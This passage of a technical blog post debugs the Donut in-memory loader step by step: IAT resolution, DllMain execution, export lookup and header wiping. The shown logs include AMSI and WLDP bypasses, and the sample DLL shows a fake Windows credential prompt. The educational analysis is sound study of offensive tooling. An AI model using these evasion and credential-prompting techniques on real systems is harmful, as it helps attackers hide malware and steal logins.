According to Microsoft docs each struct in the table is 20 bytes. The name is found at offset 16 (outlined in red on the right), RVAs to the ILT and IAT are at offsets 0 and 20 (both outlined in red on the left). As usual, add `cs` to the RVAs to get the addresses you want to look at:

- To see the DLL name go to: `0x28F604B0000 + 0x228F6 = 0x28F604D28F6`
- To see the ILT go to: `0x28F604B0000 + 0x22508 = 0x28F604D2508`

- To see the IAT go to: `0x28F604B0000 + 0x22060 = 0x28F604D2060`

You can look at the first DLL name, which is “kernel32.dll”:




```
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of /
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of /
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checkin
DEBUG: inmem_pe.c:103:RunPE(): Allocating 1638
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each se
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:155:RunPE(): cs = 0000028F604B0000
DEBUG: inmem_pe.c:156:RunPE(): imp = 0000028F604D2430
```

```
Address           Hex                                              ASCII
0000028F604D28F6  4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 A5 01  KERNEL32.dll..¥.
0000028F604D2906  4C 6F 67 6F 6E 55 73 65 72 57 00 00 41 44 56 41  LogonUserW..ADVA
0000028F604D2916  50 49 33 32 2E 64 6C 6C 00 00 13 00 43 72 65 64  PI32.dll....Cred
0000028F604D2926  55 6E 50 61 63 6B 41 75 74 68 65 6E 74 69 63 61  UnPackAuthentica
0000028F604D2936  74 69 6F 6E 42 75 66 66 65 72 57 00 0C 00 43 72  tionBufferW...Cr
0000028F604D2946  65 64 55 49 50 72 6F 6D 70 74 46 6F 72 57 69 6E  edUIPromptForWin
0000028F604D2956  64 6F 77 73 43 72 65 64 65 6E 74 69 61 6C 73 57  dowsCredentialsW
0000028F604D2966  00 00 08 00 43 72 65 64 55 49 50 61 72 73 65 55  ....CredUIParseU
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running   Dump: 0000028F604D28F6 -> 0000028F604D2903 (0x0000000E bytes)
```

The name of the first DLL is kernel32.dll

More interesting though is the IAT for that DLL:




```
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of /
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of /
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checkin
DEBUG: inmem_pe.c:103:RunPE(): Allocating 1638
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each se
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:155:RunPE(): cs = 0000028F604B0000
DEBUG: inmem_pe.c:156:RunPE(): imp = 0000028F604D2430
```

```
Address           Hex                                              ASCII
0000028F604D2060  70 2C 02 00 00 00 00 00 E6 28 02 00 00 00 00 00  p,......æ(......
0000028F604D2070  D8 28 02 00 00 00 00 00 60 2E 02 00 00 00 00 00  ø(......`.......
0000028F604D2080  52 2E 02 00 00 00 00 00 42 2E 02 00 00 00 00 00  R.......B.......
0000028F604D2090  30 2E 02 00 00 00 00 00 84 2C 02 00 00 00 00 00  0.......,.......
0000028F604D20A0  96 2C 02 00 00 00 00 00 AC 2C 02 00 00 00 00 00  .,......¬,......
0000028F604D20B0  C2 2C 02 00 00 00 00 00 D6 2C 02 00 00 00 00 00  Â,......Ö,......
0000028F604D20C0  F0 2C 02 00 00 00 00 00 04 2D 02 00 00 00 00 00  ð,.......-......
0000028F604D20D0  20 2D 02 00 00 00 00 00 24 2E 02 00 00 00 00 00   -......$.......
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running   Dump: 0000028F604D2060 -> 0000028F604D2067 (0x00000008 bytes)
```

The IAT of the first DLL before imports are processed

So far we can’t see any addresses, only the initial content (same as ILT). But this is where they should appear once the loader is done resolving function addresses. Lets see if that happens. Press enter to resume execution until the loader gets to the 2nd `getchar();`:




```
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checkin
DEBUG: inmem_pe.c:103:RunPE(): Allocating 1638
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each se
DEBUG: inmem_pe.c:127:RunPE(): Applying Reloca
DEBUG: inmem_pe.c:151:RunPE(): Processing the
DEBUG: inmem_pe.c:155:RunPE(): cs = 0000028F6
DEBUG: inmem_pe.c:156:RunPE(): imp = 0000028F6

DEBUG: inmem_pe.c:163:RunPE(): Loading KERNEL3
DEBUG: inmem_pe.c:163:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:163:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:163:RunPE(): Loading VCRUNTIME140D.dll
DEBUG: inmem_pe.c:163:RunPE(): Loading ucrtbased.dll
```

```
Address           Hex                                              ASCII
0000028F604D2060  70 09 AA 48 FA 7F 00 00 60 5A AA 48 FA 7F 00 00  p.ªHú...`ZªHú...
0000028F604D2070  A0 50 AA 48 FA 7F 00 00 90 B6 A9 48 FA 7F 00 00   PªHú....¶©Hú...
0000028F604D2080  90 CF A9 48 FA 7F 00 00 60 C9 A9 48 FA 7F 00 00  .Ï©Hú...`É©Hú...
0000028F604D2090  90 61 A9 48 FA 7F 00 00 70 04 AA 48 FA 7F 00 00  .a©Hú...p.ªHú...
0000028F604D20A0  F0 5D A9 48 FA 7F 00 00 10 61 A9 48 FA 7F 00 00  ð]©Hú....a©Hú...
0000028F604D20B0  80 4E AA 48 FA 7F 00 00 B0 DA A9 48 FA 7F 00 00  .NªHú...°Ú©Hú...
0000028F604D20C0  10 10 A8 48 FA 7F 00 00 60 D0 AB 48 FA 7F 00 00  ..¨Hú...`Ð«Hú...
0000028F604D20D0  C0 05 AA 48 FA 7F 00 00 50 5B A9 48 FA 7F 00 00  À.ªHú...P[©Hú...
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running   DLL Loaded: 00007FF9F28E0000 C:\Windows\System32\ucrtbased.dll
```

The IAT of the first DLL after imports are processed

Indeed the values all changed. This should now be a list of 64 bit addresses pointing to the functions of `kernel32.dll`. For example, the first one in the screenshot is `0x7FFA48AA0970`. Open the memory map of x64dbg to see what memory region this points to. You should find the `.text` section of `kernel32.dll`:



Address	Size	Par	Info	Content	Type	Protection	Initial
00007FFA48987000	0000000000002000	S	".didat"		IMG	-R---	ERWC-
00007FFA48989000	0000000000001000	S	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFA4898A000	0000000000001000	S	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFA48A80000	0000000000001000	S	kernel32.dll		IMG	-R---	ERWC-
00007FFA48A81000	000000000007F000	S	".text"	Executable code	IMG	ER---	ERWC-
00007FFA48B00000	0000000000034000	S	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFA48B34000	0000000000002000	S	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFA48B36000	0000000000006000	S	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFA48B3C000	0000000000001000	S	".didat"		IMG	-R---	ERWC-
00007FFA48B3D000	0000000000001000	S	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFA48B3E000	0000000000001000	S	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFA48BF0000	0000000000001000	S	sechost.dll		IMG	-R---	ERWC-
00007FFA48BF1000	0000000000065000	S	".text"	Executable code	IMG	ER	ERWC

The addresses point into the .text section of kernel32.dll

Since the `.text` section is where executable code lives I was at this point sufficiently convinced that it all works roughly the way I think it does when it comes to imports.

Executing DLL entrypoint

One last thing to do before the loader can run the function we told it to run. Some DLLs want to perform initial setup when they are loaded. This is what the DLL entrypoint is good for. The loader's job is to call the entrypoint during load.


The implementation in Donut is straightforward (see line 260). Get the address of the entrypoint from the header, then call it with the `DLL_PROCESS_ATTACH` value as argument.

What will be called is the DllMain function of your DLL. My sample DLL used in this post does not require any initialization. Nevertheless, I've put this function in there as boilerplate code in case I change my mind. That time has now come.

No need for memory addresses and debugging this time. To see `DllMain` in action and verify it will actually be executed, you can just change the sample DLL in the following way. Make it print out something to the console for `DLL_PROCESS_ATTACH`:

```
BOOL APIENTRY DllMain(HMODULE hModule,
        DWORD  ul_reason_for_call,
        LPVOID lpReserved
)
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
                fwprintf(stdout, L"PROCESS ATTACH executed: %lu\n",
ul_reason_for_call);
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

Now recompile the sample DLL, create a new Donut instance from it (`.\donut.exe -p 1 -m RunMyCode C:\share\PasswordPrompt.dll`), then use it with the loader (`./loader.exe ./instance`):


```
DEBUG: bypass.c:112:DisableAMSI(): Length of AmsiScanBufferStub is 36 bytes.
DEBUG: bypass.c:122:DisableAMSI(): Overwriting AmsiScanBuffer
DEBUG: bypass.c:137:DisableAMSI(): Length of AmsiScanStringStub is 36 bytes.
DEBUG: bypass.c:147:DisableAMSI(): Overwriting AmsiScanString
DEBUG: loader/loader.c:226:MainProc(): DisableAMSI OK
DEBUG: bypass.c:326:DisableWLDP(): Length of WldpQueryDynamicCodeTrustStub
DEBUG: bypass.c:350:DisableWLDP(): Length of WldpIsClassInApprovedListStub
DEBUG: loader/loader.c:232:MainProc(): DisableWLDP OK
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX mem
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 0000021F4
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:159:RunPE(): Loading KERNEL32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading VCRUNTIME140D.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ucrtbased.dll
DEBUG: inmem_pe.c:260:RunPE(): Executing entrypoint of DLL

PROCESS ATTACH executed: 1

DEBUG: inmem_pe.c:266:RunPE(): Resolving address of RunMyCode
DEBUG: inmem_pe.c:274:RunPE(): IMAGE_EXPORT_DIRECTORY.NumberOfNames : 2
DEBUG: inmem_pe.c:289:RunPE(): Wiping Headers from memory
DEBUG: inmem_pe.c:295:RunPE(): Invoking RunMyCodeAsking for credentials at most 1 times
```

Windows Security

Enter Windows Credentials

Enter your credentials to proceed:

tester

DLL entrypoint executed and printed the value of DLL_PROCESS_ATTACH to the console

The print statement wrote a message to the console. Indeed it works as expected.

Calling the function

Finally we are done with all the preparation and can call a function in the DLL, like `RunMyCode`. Our last obstacle: finding the address of that function. This is what the export table of a PE file is good for. It contains the names and addresses of all functions in a DLL that others can dynamically link to. Specifically, there is a so-called “Export Directory Table” which has pointers to 3 lists:

- Export address table (`AddressOfFunctions`): array of RVAs to the exported functions
- Name pointer table (`AddressOfNames`): sorted array of pointers to function names
- Ordinal table (`AddressOfNameOrdinals`): array of indexes into the export address table


Our goal is to locate the RVA of a function given its name. It works as follows. First we iterate over the name pointer table until we find a match. Given the index into the name pointer table, the ordinal of the function will be at the same index in the ordinal table. Now the ordinal is the index into the export address table, in which we can look up the RVA. See also the Microsoft docs for more explanations. In Donut, all of this happens in between line 276 and line 287.

At this point we could again add debug code to the loader to inspect the memory. I assume you know the drill by now and could do it easily if you wanted to.

More interesting might be the following: Take note of line 289 in Donut. It zeros out all the PE headers, presumably to make it less obvious that one has been loaded to memory if somebody takes a look. All the characteristic, easy to spot bytes such as “This program cannot be run in DOS mode” will be gone after loading. This is ok to do because all the work is done by now. To see that happening, add a `getchar();` right before:

```
/* 289 */ DPRINT("Wiping Headers from memory");
/*  -> */ -> getchar();
/* 290 */ Memset(cs,   0, nt->OptionalHeader.SizeOfHeaders);
/* 291 */ Memset(base, 0, nt->OptionalHeader.SizeOfHeaders);
```

Recompile the loader and run again. Execution stops right before headers are deleted. Attach a debugger and look at the memory the DLL was loaded at. By default Donut prints it out in its debug messages. Find it in the screenshot outlined in red (for me it was `0x2871A050000`):




```
.text:00007FFA558AD184 ntdll.dll:$9D184 #9C584

Address          Hex                                              ASCII
000002871A050000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
000002871A050010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
000002871A050020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050030 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............ø...
000002871A050040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000002871A050050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
000002871A050060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
000002871A050070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
000002871A050080 FC 6F 8B 7D B8 0E E5 2E B8 0E E5 2E B8 0E E5 2E  üo.}¸.å.¸.å.¸.å.
000002871A050090 F7 72 E4 2F BA 0E E5 2E F7 72 E0 2F A8 0E E5 2E  ÷rä/º.å.÷rà/¨.å.
000002871A0500A0 F7 72 E1 2F B1 0E E5 2E F7 72 E6 2F BC 0E E5 2E  ÷rá/±.å.÷ræ/¼.å.
000002871A0500B0 6B 7C E4 2F B1 0E E4 2E B8 0E E4 2E FC 0E E5 2E  k|ä/±.ä.¸.ä.ü.å.
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Running  Dump: 000002871A050000 -> 000002871A050000 (0x00000001 bytes)
```

```
DEBUG: bypass.c:326:DisableWLDP(): Length of WldpQueryDynamicCodeTrustStub is 20 bytes.
DEBUG: bypass.c:350:DisableWLDP(): Length of WldpIsClassInApprovedListStub is 36 bytes.
DEBUG: loader/loader.c:232:MainProc(): DisableWLDP OK
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 000002871A050000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:159:RunPE(): Loading KERNEL32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading VCRUNTIME140D.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ucrtbased.dll
DEBUG: inmem_pe.c:260:RunPE(): Executing entrypoint of DLL

PROCESS ATTACH executed: 1

DEBUG: inmem_pe.c:266:RunPE(): Resolving address of RunMyCode
DEBUG: inmem_pe.c:274:RunPE(): IMAGE_EXPORT_DIRECTORY.NumberOfNames : 2
DEBUG: inmem_pe.c:289:RunPE(): Wiping Headers from memory
```

Time Wasted Debugging: 0:00:50:06

PE file can be identified easily in memory before wiping headers

Convince yourself that this is the DOS header. Now hit enter to resume execution. All the data will disappear and only zeros will be left:



```
eax=1B0000B8

.text:00007FFA5302CD29 kernelbase.dll:$2CD29 #2C129

Address          Hex                                              ASCII
000002871A050000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A050090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A0500A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002871A0500B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  First chance exception on 00007FFA5302CD29 (40080202, EXCEPTION_RO_TRANSFORMERROR)!
```

```
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 000002871A050000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:159:RunPE(): Loading KERNEL32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ADVAPI32.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading credui.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading VCRUNTIME140D.dll
DEBUG: inmem_pe.c:159:RunPE(): Loading ucrtbased.dll
DEBUG: inmem_pe.c:260:RunPE(): Executing entrypoint of DLL

PROCESS ATTACH executed: 1

DEBUG: inmem_pe.c:266:RunPE(): Resolving address of RunMyCode
DEBUG: inmem_pe.c:274:RunPE(): IMAGE_EXPORT_DIRECTORY.NumberOfNames : 2
DEBUG: inmem_pe.c:289:RunPE(): Wiping Headers from memory

DEBUG: inmem_pe.c:296:RunPE(): Invoking RunMyCodeAsking for credentials at most 1 time
```

Time Wasted Debugging: 0:00:52:4

After wiping headers you will only see zeros


Then finally, at line 294 and the following, the function is called if successfully resolved (either with or without arguments). We saw in the beginning of this post that it worked as advertised several times. Thus, I'm done with Donut at this point.

Detection

